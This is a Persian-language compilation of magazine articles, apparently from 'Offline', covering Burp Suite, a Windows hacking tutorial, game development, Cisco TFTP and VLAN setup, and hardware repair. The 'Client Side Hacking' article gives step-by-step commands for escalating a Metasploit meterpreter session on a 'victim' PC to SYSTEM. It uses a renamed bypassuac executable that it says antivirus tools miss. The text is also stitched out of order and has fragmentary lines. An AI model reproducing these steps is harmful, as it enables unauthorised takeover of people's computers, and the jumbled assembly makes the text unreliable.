ابزار های قدرتمند این نرم افزار به گونه ای طراحی شده اند که با هم مرتبط و در واقع مکمل هم هستن که نتیجه کلی این ارتباط گسترده سرعت بخشیدن به روند حملات طراحی شده شماست.

این ابزار ها به صورت کلی یک چارچوب قدرتمند برای رسیدگی به درخواست های http، احراز هویت، upstream proxies, logging, alerting extensibility فراهم میکنند..


امکانات گسترده این نرم افزار شامل اسکن و آنالیز حملات وب اپلیکیشن به گونه طراحی شده اند که امکان ترکیب حملات به صورت دستی و خودکار را به کاربر میدهد

در ابتدا نحوه فعال سازی برنامه رو بررسی میکنیم و در ادامه آپشن های مختلف برنامه رو مورد بررسی قرار خواهیم داد.

فعال کردن Burp Suite Proxy

به منظور شروع استفاده از این برنامه ما نیاز مند یکسری تنظیمات browser هستیم این برنامه به صورت پیش فرض از پورت ۸۰۸۰ برای برقراری ارتباط خودش با مرورگر استفاده میکنه در تصویر زیر نحوه

کانفیگ مرورگر موزیلا رو برای ارتباط با برنامه ببینید:



و زمانی که برنامه رو اجرا کردید با کلیک بر تب option همانند تصویر زیر میتونید پروکسی مورد استفاده رو ببینید:




Burp Scanner : Scanner این ابزار به متخصصان تست نفوذ امکان کشف آسیب پذیری های امنیتی در برنامه های کاربردی وب را میدهد. شاید همیشه گفت یکی از رایج ترین ابزار اولیه هکر ها اسکنر ها هستند این برنامه باعث میشه که هکرها کمتر سمت اسکنر های سنگینی مثل Acunetix بروند.

Burp Intruder : Intruder یک ابزار خودکار به منظور حملات علیه برنامه های تحت وب است. به زبان ساده تر اینکه این ابزار میتونه در تارگت ها ، موقعیت payload های مختلف رو شناسای کنه این payload ها رو برای کاربر به منظور تغییر ورودی ها ویرایش کنه استفاده معمول و جالب این ابزار برای طراحی حملات بروت فورس است.

Burp Repeater : Repeater یک ابزار دستی است به منظور اصلاح درخواست های http و تجزیه و تحلیل پاسخ این درخواستها ، برای نتیجه گیری بهتر این ابزار شما می توانید از مجموع ابزارهای دیگر نیز بهره ببرید به طور مثال ابزار Intruder.

Burp Sequencer : Sequencer یک ابزاری است برای تجزیه و تحلیل application's session tokens
Burp Decoder : Decoder یک ابزار ساده که در تبدیل داده های کد گذاری شده به فرم متعارف آن (Decode) و یا در تبدیل داده های خام به فرم های کد شده (encode) به کار میرود.

Burp Comparer : Comparer این ابزار به منظور مقایسه بین داده های حاصل از حملات وب اپلیکیشن به کار میرود فرض کنید شما میخواهید پاسخ های حاصل از ورود ناموفق با استفاده از نام کاربری معتبر و نامعتبر رو با هم مقایسه کنید یا برای مقایسه و شناسایی پارامترهای درخواست های مختلف که منجر به رفتار های مختلف خواهد شد در آخر امیدوارم که این بررسی کوچک شروع خوبی باشه برای استفاده قدرتمند از Burp Suit .




و در قسمت ۲ تصویر هم میتوانید پروکسی پیش فرض برنامه را تغییر بدید . حال به آپشن های مختلف نرم افزار میپردازیم:

Burp Proxy : Proxy یک پل ارتباطی است بین مرورگر و وب سرور به زبان ساده تر شما قادر هستید که ما بین مرورگرتون و وب سرور هدف قرار بگیرید پس خیلی راحت میتونید تمام درخواست های فرستاده شده از مرورگر رو به همراه پاسخ این درخواست ها ویرایش کنید این ویرایش در حقیقت به کاربر اجازه رهگیری، بازرسی و اصلاح ترافیک بین browser و وب سرور هدف را خواهد داد.

Burp Spider : Spider ابزاری است برای نقشه برداری از برنامه های کاربردی وب (web application) با این تکنیک میتوانیم یک فهرست جامع از محتوا و عملکرد این برنامه ها طرح کنیم.





Client Side Hacking

سلام به دوستان آفلاینی باز هم با یک موضوع نو و جدید در مبحث کلاینت هکینگ در خدمت شما هستم امیدوارم مورد توجه شما عزیزان واقع بشه.

خب اگر به خاطر مبارکتون باشه در آفلاین قبلی بایس و یا همان دور زدن آنتی ویروس ها و دسترسی گرفتن از سیستم قربانی را بررسی کردیم در این مقاله می خواهیم ادامه ی مقاله ی قبلی رو پیش ببریم و سعی داریم سطح دسترسی خودمون در ویندوز رو از یک کاربر معمولی به سیستم افزایش دهیم (توجه داشته باشید سطح دسترسی حساب SYSTEM-سیستم از ادمین بالاتر می باشد)

از ویندوز XP به بعد یعنی ویندوز ۸ ، ۷ ، Vista تدابیر امنیتی شدیدی برای یوزرها در نظر گرفته شده است این موضوع را بارها مشاهده کرده اید مثلا اگر با یوزری که همین الان وارد ویندوز خود شده بخواهید برنامه ای نصب کنید سیستم از شما اجازه می گیرد و یا اگر بخواهید CMD در سطح دسترسی ادمین را باز کنید باز هم سیستم از شما اجازه می گیرد در حالی که یوزر شما عضو گروه ادمین می باشد! این موضوع در ویندوز XP فقط در یوزر های لیمیت شده به چشم می خورد و در سایر یوزر هایی که عضو گروه ادمین می باشد همچنین محدودیتی وجود ندارند

خب با توضیحات بالا حال فرض کنید از یک سیستم شخصی که ویندوز ۷ و یا حتی ۸ بر روی آن نصب می باشد یوزری عضو گروه ادمین را دارا می باشد (همانند همه سیستم های شخصی) و ما توانسته ایم با استفاده از متاسپلویت از این سیستم دسترسی بگیریم (پیلود زیر را فرض کنید)

Windows/meterpreter/reverse_tcp

برای فهمیدن یوزری که در سیستم در حال اجراست و همچنین سطح دسترسی ما چقدر است دستور زیر را وارد نمایید :

Getuid

می بینید که یوزر و سطح دسترسی ما محدود می باشد (با توجه به فرض بالا) در نتیجه

برای افزایش سطح دسترسی از دستور زیر استفاده کنید :

Getsystem

همان طور که مشاهده می کنید با ارور مواجه شده اید!

این همان تدابیر امنیتی ماکروسافت از ویندوز XP به بعد می باشد!

در ویندوز XP حتی در یوزر های لیمیت شده این دستور به خوبی کار می کند و سطح دسترسی را بدون هیچ محدودیتی از یک یوزر لیمیت به سیستم افزایش می دهد اما در ویندوز بالاتر از XP کمی متفاوت می باشد و این دستور حتی بر روی یوزر های عضو گروه ادمین هم کار نمی کنند. خب تا این جا از قضیه ای که بر روی ویندوز های Vista , 7 و حتی 8 وجود دارد یک درک نسبی ای پیدا کردید حالا می خواهیم به سراغ دور زدن این اقدامات امنیتی ماکروسافت برویم و دقیق تر به بایس آن پردازیم. ما با استفاده از یک فایل exe توانایی باز کردن فرمان ها با سطح دسترسی بالا (بدون اجازه) را به سیستم می دهیم این فایل در مسیر زیر قرار دارد که برای تهیه ی یک نسخه از آن دستور زیر را در یک ترمینال اجرا کنید :

Cp /opt/metasploit/msf3/data/post/bypassuac-x86.exe /root/Desktop/toxic.exe

به 64 یا 32 بیتی بودن سیستم قربانی حتما توجه کنید. برای بدست آوردن اطلاعات از جمله معماری سیستم قربانی در کنسول متاسپلویت از دستور sysinfo استفاده نمایید.حالا باید این فایل را در سیستم قربانی آپلود کنیم (توجه کنید که این فایل توسط آنتی ویروس ها شناسایی نمی شود).برای این کار از دستور زیر در کنسول متاسپلویت استفاده نمایید :

Upload /root/Desktop/toxic.exe C:\\Users\\Public

بعد از این که فایل آپلود شد با استفاده از دستور shell در کنسول متاسپلویت وارد خط فرمان سیستم قربانی شوید و دستور زیر را اجرا کنید :

Bypass.exe elevate C:\\Windows\\System32\\cmd.exe

این کار باعث می شود تا CMD با سطح دسترسی بالا برای شما باز شود . همان طور که در بالا گفته شد این فایل در یوزر های عضو گروه ادمین جواب می دهد و امکان باز کردن فایل ها با سطح دسترسی بالا (بدون اجازه) را به ما می دهد.

توجه داشته باشید که ما در این دستور فایل خودمون را CMD سیستم قربانی فرض کرده ایم تا با سطح دسترسی بالا باز شود برای همین در جلوی سویچ elevate آدرس CMD سیستم قربانی را قرار دادیم. خب تریک میگم خط فرمان با دسترسی بالا از سیستم قربانی گرفته شد حالا می توانید بدون هیچ محدودیت دستورات مورد نظر خودتون رو در سیستم قربانی اجرا کنید ...

در قسمت های بعدی این مبحث را کاملا بررسی می کنیم و فقط به داشتن خط فرمان با دسترسی بالا از سیستم قربانی اکتفا نمی کنیم. امیدوارم مورد توجهتون واقع شده باشه .

E2MA3N





Metal Gear Rising
Dead Space 3
Grand Theft Auto IV
Portal 2
Heavy Rain
Uncharted 2
FIFA Soccer 13
Crysis
Assassin's Creed II
Shadow of the Colossus
NBA 2K12
Call of Duty 4
The Last of Us
Demon's Souls
God of War: Ascension
Journey
Metal Gear Solid HD Collection
Resident Evil 4 HD
تجلی مهندسی ایده آل در صنعت سرگرمی

بازی های کامپیوتری چگونه ساخته می شوند؟



بازی‌ها نقش مهمی را در صنعت تکنولوژی و سرگرمی بازی می‌کنند. طرفداران بسیاری دارند و روز به روز پیشرفته‌تر و واقعی‌تر می‌شوند. بزرگترین کمپانی‌ها مانند سونی، ماکروسافت و نینتندو سعی دارند تا با ارائه سخت‌افزارهای بهتر، پلتفرم‌بهتری برای ساخت بازی‌ها در اختیار گسترش دهندگان ارائه دهند.

واقعی‌تر شدن داستان‌ها و جلوه‌های ویژه‌ی بازی‌ها نگرش جدیدی را به این صنعت عظیم و محبوب ایجاد کرده است. کلیه اجزا به دقت طراحی می‌شوند و در پشت پرده این سرگرمی، تکنولوژی‌های بسیار پیچیده و مهندسی سطح بالایی نهفته است. در ادامه با ما باشید تا به طور کامل نحوه ساخت بازی‌های محبوبمان را بدانیم.

A video game is an electronic game that involves human interaction with a user interface to generate visual feedback on a video device

پیش تولید

هر بازی با یک داستان خاص شروع می‌شود. این داستان ممکن است توسط خود بازی سازان یا از بیرون یا برگرفته از فیلم‌های معروف باشند. هنگامی که داستان اصلی بازی بسته شود، طراحان و نویسندگان با همکاری یکدیگر روی داستان پردازی کار می‌کنند تا ایده اولیه را بهبود بخشند. داستان پردازی شامل یک سری از طرح‌های خشک و دستورالعمل‌های تکنیکی هستند که به صورت سکانس، داستان بازی را جداگانه روایت می‌کنند. این کار باعث می‌شود که تصویری اولیه از بازی بدست آید تا نویسندگان، طراحان و برنامه‌نویسان به عنوان مرجع از آن استفاده کنند.





ساخت شخصیت‌ها

پس از طراحی داستان، شخصیت‌ها بر اساس آن ساخته می‌شوند. باز هم طرح‌های جداگانه از هر شخصیت طراحی می‌شود و کم‌کم تکامل می‌یابد. این مرحله بسیار مهم است زیرا طراحان باید نهایت دقت را در طراحی داشته باشند چراکه تغییر هر گونه شخصیت در ادامه کار، بسیار هزینه‌بر است. پس از این مرحله شخصیت‌ها به صورت سه بعدی مدل می‌شوند و سپس پوست و رنگ‌ها به مدل اصلی اضافه می‌شوند تا کمی به واقعیت نزدیک شود.

حرکت دهی به شخصیت‌ها

در این مرحله شخصیت‌ها فقط عروسک خیمه شب بازی هستند. برنامه‌نویسان حرفه‌ای این شخصیت‌ها را با حرکت دهی‌های مناسب، جان می‌بخشند و نمونه‌ای جدید از آن را تولید می‌کنند. در این مرحله با توجه به نوع داستان، تکنیک‌های بسیاری مورد استفاده قرار می‌گیرد تا حرکت دهی اشیا انجام شود. در برخی از بازی‌ها حرکات انسان توسط بازیگران و لباس‌های مخصوص که سنسورهای خاصی دارند، ذخیره می‌شود و مستقیماً به شخصیت اعمال می‌شود.



جهان بازی

With the growth of the size of development teams in the industry, the problem of cost has increased

یکی از جنبه های مهم و جدید بازی سازی، طراحی و ساخت محیط یا دنیای بازی است. نکته های کوچک محیط مانند بازتاب نور در محیط های درخشان یا طرح های مختلف ابر یا دود به روند روایت بازی و جذابیت داستان می افزاید. هرچه این جزئیات بیشتر و واقعی تر طراحی شده باشند، کیفیت بازی بالاتر خواهد بود اما مشکل بسیار بزرگی به وجود می آید که آن هم حجم زیاد محاسبات است. بالا بردن جزئیات، سرعت را در اکثر سخت افزارها کاهش می دهد و برنامه نویسان باید فاکتور سرعت را هم در نظر داشته باشند. این روند در چند سال اخیر بسیار پیشرفت داشته است و بازی ها به لطف کنسول های خانگی قدرتمند، محیط بسیار بسیار واقعی تری دارند.

کلیه اشیا سه بعدی از چندضلعی های پیچیده ای تشکیل شده اند. چند ضلعی، حجمی است که شامل خطوط مختلف است. این شکل تعدادی زیادی راس دارد که خطوط را به هم وصل می کند و به شی مورد نظر شکل می بخشد. از روش هایی که در این مرحله بسیار پر کاربرد است روش texture mapping می باشد.

کد نویسی

قسمت مهمی که از دید بازیکنان پنهان است و تمام بازی را می سازد، کد بازی است. کد مجموعه ای از زبان های برنامه نویسی است که در کنار یکدیگر تمامی جنبه های بازی را مدیریت می کند. اکثر بازی ها توسط زبان هایی بر پایه C طراحی می شوند. در سطح بسیار بالاتر و پیچیده تر، موتور سه بعدی برای تولید کدهای پیچیده مربوط به همه چندضلعی ها، سایه ها، بافت ها و تمامی امان هایی که کاربر روی صحنه می بیند به کار می رود. جنبه مهم دیگر کد، هوش مصنوعی بازی است. این بخش، منطق بازی است که بخش مدل سازی فیزیک بازی، تشخیص تعاملات و برخوردهای اشیا در محیط و کنترل آن ها را شامل می شود.





پیش از ارائه

زمانی که بازی تکمیل شد، وارد مرحله پیش از ارائه می شود. این بخش به طور فزاینده ای شامل تست کردن، بازنگری، بازاریابی و در آخر توزیع است. شغل تسترها، بازی کردن مکرر می باشد تا کلیه خطاها و باگ های بازی را پیدا کرده و گزارش دهند. خطاها در این زمان دسته بندی و اولویت بندی می شوند تا گسترش دهندگان دوباره روی کدها کار کنند تا خطاها برطرف شود. اولین نسخه ای که به تسترها فرستاده می شود، نسخه "آلفا" نام دارد. زمانی که تمامی خطاها برطرف شد، نسخه "بتا" ارائه می شود. این نسخه به گروه بزرگتری از تسترها تحویل داده می شود. این روند تا زمانی که کلیه تیم بازی سازی راضی شود ادامه می یابد تا بازی آماده ارائه سراسری شود. در زمانی که بازی تست می شود، نسخه ای از آن به سازمان رتبه دهی نرم افزارهای سرگرمی فرستاده می شود تا ارزیابی شود.



بازاریابی

The global market for console games has seen an average of 6.9 percent compound annual growth rate and is expected to become a \$34.7 billion market in 2012

هر ساله در بسیاری از کشورها نمایشگاه های بزرگ بازی برگزار می شود و کمپانی ها دموهای فوق العاده ای از بازی های آینده را به نمایش می گذارند. این مکان های عمومی بهترین موقعیت برای کسب مخاطب و شرکای تجاری است.

بازی بیزینس بسیار بزرگی است. با توجه به آمارها طراحی بازی پرترفدار Grand Theft Auto: Vice City حدود 3 تا 5 میلیون دلار هزینه در برداشت و بازاریابی درست 10 میلیون دلار سود درآمد شرکت بود. با توجه به سود این چینی بازی ها، کمپانی های بازی سازی روندی روبه رشد داشته اند و بازی هایی با کیفیت تر ارائه می کنند. ممکن است تیم طراحی نسخه ای نمایشی را از بازی ارائه کند تا به روند مارکتینگ پیشتر کمک کند. با این روش بازیکن به طور رایگان چند مرحله اول را بازی می کند و مشتاق می شود تا ادامه دهد. اما برای ادامه مراحل باید بازی خریداری شود و این چنین، سود عاید شرکت می شود.





شبکه

آفلاین

Offline

جهان در نسخه
تنبکه ها کامپیوتر





Address or name of remote host []? 192.168.1.1

آدرس سرور را وارد میکنیم

Destination filename [Router-config]?

نام فایل ذخیره شده در سرور


* در صورتی که قصد دارید نام فایل را تغییر دهید نام را وارد کرده و enter بزنید، در غیر این صورت enter کنید تا با نام Router-config ذخیره شود.

در صورتی که تنظیمات صحیح باشد و انتقال انجام شود پیغام زیر برای شما نشان داده میشود:

Writing startup-config!!!....

[OK - 670 bytes]

برای انتقال فایل از tftp به روتر نیز کافی است از دستور copy tftp (maghsad) استفاده کنید. موفق پیروز باشید



راه انداز tftp سرور

سلامی گرم به آفلاینی ها!

آموزشی که برای بخش شبکه برای شما دوستان در نظر گرفتیم راه اندازی یک tftp سرور در شبکه ای است که از سخت افزارهای سیسکو استفاده میشود.

منظور از Trivial File Transfer Protocol یا به صورت مختصر tftp سرور و هدف از راه اندازی آن در شبکه این است که tftp سرور یک رایانه میباشد که بر روی آن tftp راه اندازی شده است و این راه اندازی با استفاده از نرم افزارهایی تحت همین نام میباشد و هدف از آن انتقال فایل های تنظیمات سخت افزارهای سیسکو در شبکه روی رایانه میباشد و با این کار میتوان یک بکاپ از ios سیسکو را به روی رایانه داشته باشیم تا در موقع لزوم از آن جهت برگرداندن تنظیمات استفاده شود.

زمانی که شما این نرم افزار را روی سیستمی در شبکه نصب میکنید شبکه شما دارای tftp سرور میشود و تنظیمی که نیاز است انجام شود این است که فایل های دریافتی در چه محلی ذخیره شود.

نکته: آبی tftp server شما همان ip ای است که بر روی سیستم است. به طور مثال

ip system@tftpserver:192.168.1.1

خوب حال جهت انتقال فایل از دیوایس های سیسکو به tftp سرور از دستور زیر استفاده کنید:

جهت انتقال فایل startup-config :

Router#copy startup-config tftp:



خوب حالا باید محدوده هر پورت که می خواهیم اختصاص بدیم را مشخص کنیم.


```
Switch(config)#interface range fastEthernet 0/1-10
Switch(config-if-range)#switchport mode access
Switch(config-if-range)#switchport access vlan 10
```

ما با این کار گفتیم که پورت های ۱ تا ۱۰ سویچ را جزو ۱۰ vlan کن. حالا همین کار را برای vlan ۲۰ هم انجام می دهیم:

```
Switch(config)#interface range fastEthernet 0/11-20
Switch(config-if-range)#switchport mode access
Switch(config-if-range)#switchport access vlan 20
```

خوب حالا vlan های ما درست شد. هر کدام از سیستم ها که میخوان همدیگه رو ببینن رو تو یه vlan می زارید و بقیه را جزو vlan های دیگه میزارید.

موفق باشید.



اصول vlan بند در سویچ ها سیسکو

با سلام خدمت همه آفلاینی های عزیز.
در این مقاله قصد دارم توضیح بدم که چطوری سویچ های سیسکو رو vlan بندی کنیم. اول یک توضیح در مورد vlan میدم.
فرض کنید شما در یک ساختمان شبکه دارید و همه به سویچ وصل هستند. شما نمی خواهید بعضی از سیستم ها، سیستم های دیگر را ببینند و بالعکس. یک راه این است که آپی ها رو به صورت استاتیک عوض کنیم. ولی این راه مشکلی است و اگر کاربر آپی را باز عوض کند می تواند در شبکه بقیه را ببیند. ما میایم سویچ را vlan بندی می کنیم و به عنوان مثال به ۲ تا گروه مجزا تقسیم بندی می کنیم که هر گروه فقط خودش را ببیند و با تغییر آپی هم نتواند گروه های دیگر را ببیند.
خوب حالا شروع می کنیم. ابتدا به محیط IOS سویچ می رویم. سویچ ۳ تا مد کاربری دارد:

User mode:

Privilage mode:

Config mode:

هر کدام از اینها یک سری دستورات خاص خودش را دارد.
ما برای vlan بندی باید به مد کانفیگ برویم.
خوب ابتدا دستورات زیر را وارد می کنیم:

Switch>enable

Switch#configure terminal

Switch(config)#

حالا ما به مد کانفیگ وارد شدیم.

ابتدا هر چندتا که می خواهیم vlan تعریف می کنیم.

Switch(config)#vlan 10

Switch(config)#vlan 20

مقصود بادیا
مهندسی عمران
عضو افتخاری آفلاین



افلاطون

در جهان یگانه مایه نیکبختی انسان محبت است.

سخت
افزار

سخت افزار به سبک آفلاین!



سلام آفلاینی ها!

خوشحالم که یه بار دیگه در کنار تیم حرفه ای آفلاین با آموزش حرفه ای سخت افزار برای شما مقاله ای را آماده کرده ام. شما کاربران عزیز ایرانی با پیگیری محتوای آموزش تخصصی سخت افزار از آفلاین و پشت کار و کسب تجربه به وسیله کار با برد های مختلف می توانید تعمیرات سخت افزاری را فرا بگیرید.

در شماره ششم آفلاین، فصل اول آموزش را از هنگامی که دستگاه شروع به کار می کرد آغاز کردیم و گفته شد که لپ تاپ و کامپیوتر های رومیزی تفاوت های با یکدیگر دارند و مبحث PC را شروع کردیم که حال در این مجله نوبت به شروع به کار لپ تاپ است.

فیلم شماره ۱ آموزش سخت افزار در سایت www.offlinemag.ir قرار گرفته که آموزش های داده شده در شماره های ۶ و ۷ مجله آفلاین مکمل این فیلم هستند. پس حتما این فیلم را دریافت کنید تا به قسمت کوچکی از دانش سخت افزار دست پیدا کنید. تاکید می کنم که حتما مقاله مجله شماره ۶ آفلاین رو هم مطالعه کنید. قبل از اینکه مبحث لپ تاپ رو شروع کنم می خواهم تفعلی کوتاه به تعریف برخی از قطعات و اصطلاحات الکترونیکی بزنم.

SMD: قطعاتی که برای قرار گرفتن آنها روی برد نیازی به سوراخ کردن برد نباشد.

LMD: قطعاتی که برای نصب آنها روی برد نیاز به سوراخ کردن برد باشد.

فیوز: قطعه ای است اگر ولتاژ در مدار بیشتر از حد تعیین شده بالا برود برای جلوگیری از آسیب قطعات دیگر می سوزد. فیوز به دو صورت SMD و LMD کاربرد دارد.

مقاومت: یک المان الکتریکی است که جریان و ولتاژ را کاهش می دهد و در هر دو به صورت SMD و LMD کاربرد دارد. مقاومت انواع مختلفی دارد که نمونه کربنی یا رنگی آن فقط در پاور کامپیوتر های رومیزی و شارژر لپ تاپ کاربرد دارد و در بقیه موارد به صورت SMD ان کاربرد دارد. واحد اندازه گیری مقاومت اهم می باشد.

*** انواع مقاومت:**

نوری (LDR): تشکیل شده از سلول که با تابش نور مقاومتش تغییر می کند.

NTC: با افزایش حرارت مقاومت کاهش می یابد.

